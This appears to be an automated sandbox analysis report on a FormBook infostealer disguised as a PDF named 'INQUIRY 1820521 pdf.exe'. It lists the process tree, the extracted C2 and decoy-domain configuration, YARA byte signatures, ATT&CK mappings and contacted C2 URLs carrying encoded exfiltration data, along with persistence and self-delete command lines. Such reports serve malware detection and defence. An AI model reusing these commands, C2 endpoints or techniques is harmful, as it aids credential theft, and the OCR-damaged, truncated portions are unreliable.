ID: 385289
Sample Name: INQUIRY 1820521 pdf.exe
Cookbook: default.jbs
Time: 09:41:19
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report INQUIRY 1820521 pdf.exe

Overview

General Information

Sample Name:	INQUIRY 1820521 pdf.exe
Analysis ID:	385289
MD5:	dd3ae15e952c23..
SHA1:	f8d9daceb3ff1da…
SHA256:	513357be2837bb..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- INQUIRY 1820521 pdf.exe (PID: 6928 cmdline: 'C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe' MD5: DD3AE15E952C239AE6D87C8374B3B460)
  - schtasks.exe (PID: 7156 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\YAhcdYrYHFkNNf' /XML 'C:\Users\user\AppData\Local\Temp\tmp7085.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6204 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - INQUIRY 1820521 pdf.exe (PID: 2848 cmdline: C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe MD5: DD3AE15E952C239AE6D87C8374B3B460)
  - INQUIRY 1820521 pdf.exe (PID: 1848 cmdline: C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe MD5: DD3AE15E952C239AE6D87C8374B3B460)
  - INQUIRY 1820521 pdf.exe (PID: 1496 cmdline: C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe MD5: DD3AE15E952C239AE6D87C8374B3B460)
  - INQUIRY 1820521 pdf.exe (PID: 1664 cmdline: C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe MD5: DD3AE15E952C239AE6D87C8374B3B460)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autochk.exe (PID: 6816 cmdline: C:\Windows\SysWOW64\autochk.exe MD5: 34236DB574405291498BCD13D20C42EB)
      - ipconfig.exe (PID: 6824 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: B0C7423D02A007461C850CD0DFE09318)
        - cmd.exe (PID: 6852 cmdline: /c del 'C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.auggiepaws.com/gnk/"
  ],
  "decoy": [
    "fotografialove.com",
    "drphoenixnguyen.com",
    "pueblobusinessreview.com",
    "voteorrall.com",
    "sailde.com",
    "active-label.com",
    "geteless.com",
    "aperfectbrow.com",
    "interdictrisk.com",
    "sakaisays.com",
    "wyshio.com",
    "nilantika.com",
    "landbirdevehicals.com",
    "vd-bill.com",
    "ourblingstore.com",
    "dennites.xyz",
    "styleformen.online",
    "adjustedhuman.com",
    "soglasi.com",
    "abarroteslacanasta.com",
    "ylsjsj.com",
    "carrieroerealtor.com",
    "2739kingsroad.com",
    "farmersmeadow.com",
    "domokoi.com",
    "lownak.com",
    "extrarenda.com",
    "watchcure.com",
    "yrzx61.com",
    "boon-bliss.com",
    "xinghai-nb.com",
    "perencanaan.net",
    "queenbeadsandcrafts.com",
    "capitalcourierltd.online",
    "yoopadoop.com",
    "crlspn.com",
    "sxpyx.com",
    "rva80s.com",
    "fueluplc.com",
    "mobcitylabs.com",
    "madebyhidden.com",
    "bazmemohsin.com",
    "gosvozvrat-nds.xyz",
    "rescueranchaz.com",
    "hhcuerkn.com",
    "maginames.com",
    "avkulrestaurant.com",
    "autofestva.com",
    "lifeprotectionexpert.com",
    "shakamaui.com",
    "demo-berlin.com",
    "namigweart.com",
    "thesimpleau.com",
    "cmchickengt.com",
    "yourofficespot.com",
    "areyssg.com",
    "shanscorp.com",
    "cozywag.com",
    "shrikrishnasevasenai.com",
    "homartist.net",
    "ferreteriablanco.com",
    "xczg99999.com",
    "studyabroadguatemala.com",
    "britishvapecompany.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.727064011.00000000013C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.727064011.00000000013C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.727064011.00000000013C0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.725306924.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.725306924.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
9.2.INQUIRY 1820521 pdf.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.INQUIRY 1820521 pdf.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.2.INQUIRY 1820521 pdf.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
9.2.INQUIRY 1820521 pdf.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.INQUIRY 1820521 pdf.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1	Input Capture 1	Process Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 4 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 4 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INQUIRY 1820521 pdf.exe	39%	Virustotal		Browse
INQUIRY 1820521 pdf.exe	19%	Metadefender		Browse
INQUIRY 1820521 pdf.exe	41%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\YAhcdYrYHFkNNf.exe	19%	Metadefender		Browse
C:\Users\user\AppData\Roaming\YAhcdYrYHFkNNf.exe	41%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.INQUIRY 1820521 pdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
hhcuerkn.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cnP	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.mobcitylabs.com/gnk/?sZvD88=SYZO30Rw9/xWTIeSKGPhX7HmTPZweoUXDGzJY+4zU//Zy+/I+iT+Zq6wGsmgWs8tlcqs&Ezr0pl=DnbLuT	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr-e	0%	Avira URL Cloud	safe	
http://www.carterandcone.comTCV	0%	Avira URL Cloud	safe	
http://www.hhcuerkn.com/gnk/?Ezr0pl=DnbLuT&sZvD88=H+m5DnQ6CNrLWDhOr9+GU7qZReU4k+N7/cnPpyZ0AIPp8Rivccl87rPwP+687pRYxKR0	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://weather.gc.ca/astro/seeing_e.html)	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.monotype.5;M	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnD	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.carterandcone.com?	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnl	0%	URL Reputation	safe	
http://www.founder.com.cn/cnl	0%	URL Reputation	safe	
http://www.founder.com.cn/cnl	0%	URL Reputation	safe	
http://www.founder.com.cn/cn0A	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.founder.com.cn/cna	0%	URL Reputation	safe	
http://www.founder.com.cn/cna	0%	URL Reputation	safe	
http://www.founder.com.cn/cna	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.com11	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.goodfont.co.krs-cz	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr?	0%	Avira URL Cloud	safe	
http://www.tiro.comTZ	0%	Avira URL Cloud	safe	
http://www.carterandcone.come7	0%	Avira URL Cloud	safe	
www.auggiepaws.com/gnk/	0%	Avira URL Cloud	safe	
http://www.tiro.coms	0%	Avira URL Cloud	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.coms-c	0%	Avira URL Cloud	safe	
http://www.founder.com.c	0%	URL Reputation	safe	
http://www.founder.com.c	0%	URL Reputation	safe	
http://www.founder.com.c	0%	URL Reputation	safe	
http://www.founder.com.cn/cnCg	0%	Avira URL Cloud	safe	
http://en.wikip	0%	URL Reputation	safe	
http://en.wikip	0%	URL Reputation	safe	
http://en.wikip	0%	URL Reputation	safe	
http://www.founder.com.c~	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sandoll.co.krim	0%	Avira URL Cloud	safe	
http://www.xinghai-nb.com/gnk/?Ezr0pl=DnbLuT&sZvD88=xQkMVUIjVgEDTyCEhmabftVVaeWVPbzi+0a4N1BcO5prH32uPLxq/R2onmpvBIdlFaM0	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnu-e	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.xinghai-nb.com	104.21.82.58	true	true		unknown
hhcuerkn.com	210.152.87.233	true	true	• 0%, Virustotal, Browse	unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
www.hhcuerkn.com	unknown	unknown	true		unknown
www.mobcitylabs.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.mobcitylabs.com/gnk/?sZvD88=SYZO30Rw9/xWTIeSKGPhX7HmTPZweoUXDGzJY+4zU//Zy+/l+iT+Zq6wGsmgWs8tlcqs&Ezr0pl=DnbLuT	true	• Avira URL Cloud: safe	unknown
http://www.hhcuerkn.com/gnk/?Ezr0pl=DnbLuT&sZvD88=H+m5DnQ6CNrLWDhOr9+GU7qZReU4k+N7/cnPpyZ0AIPp8Rivccl87rPwP+687pRYxKR0	true	• Avira URL Cloud: safe	unknown
www.auggiepaws.com/gnk/	true	• Avira URL Cloud: safe	low
http://www.xinghai-nb.com/gnk/?Ezr0pl=DnbLuT&sZvD88=xQkMVUIjVgEDTyCEhmabftVVaeWVPbzi+0a4N1BcO5prH32uPLxq/R2onmpvBIdlFaM0	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
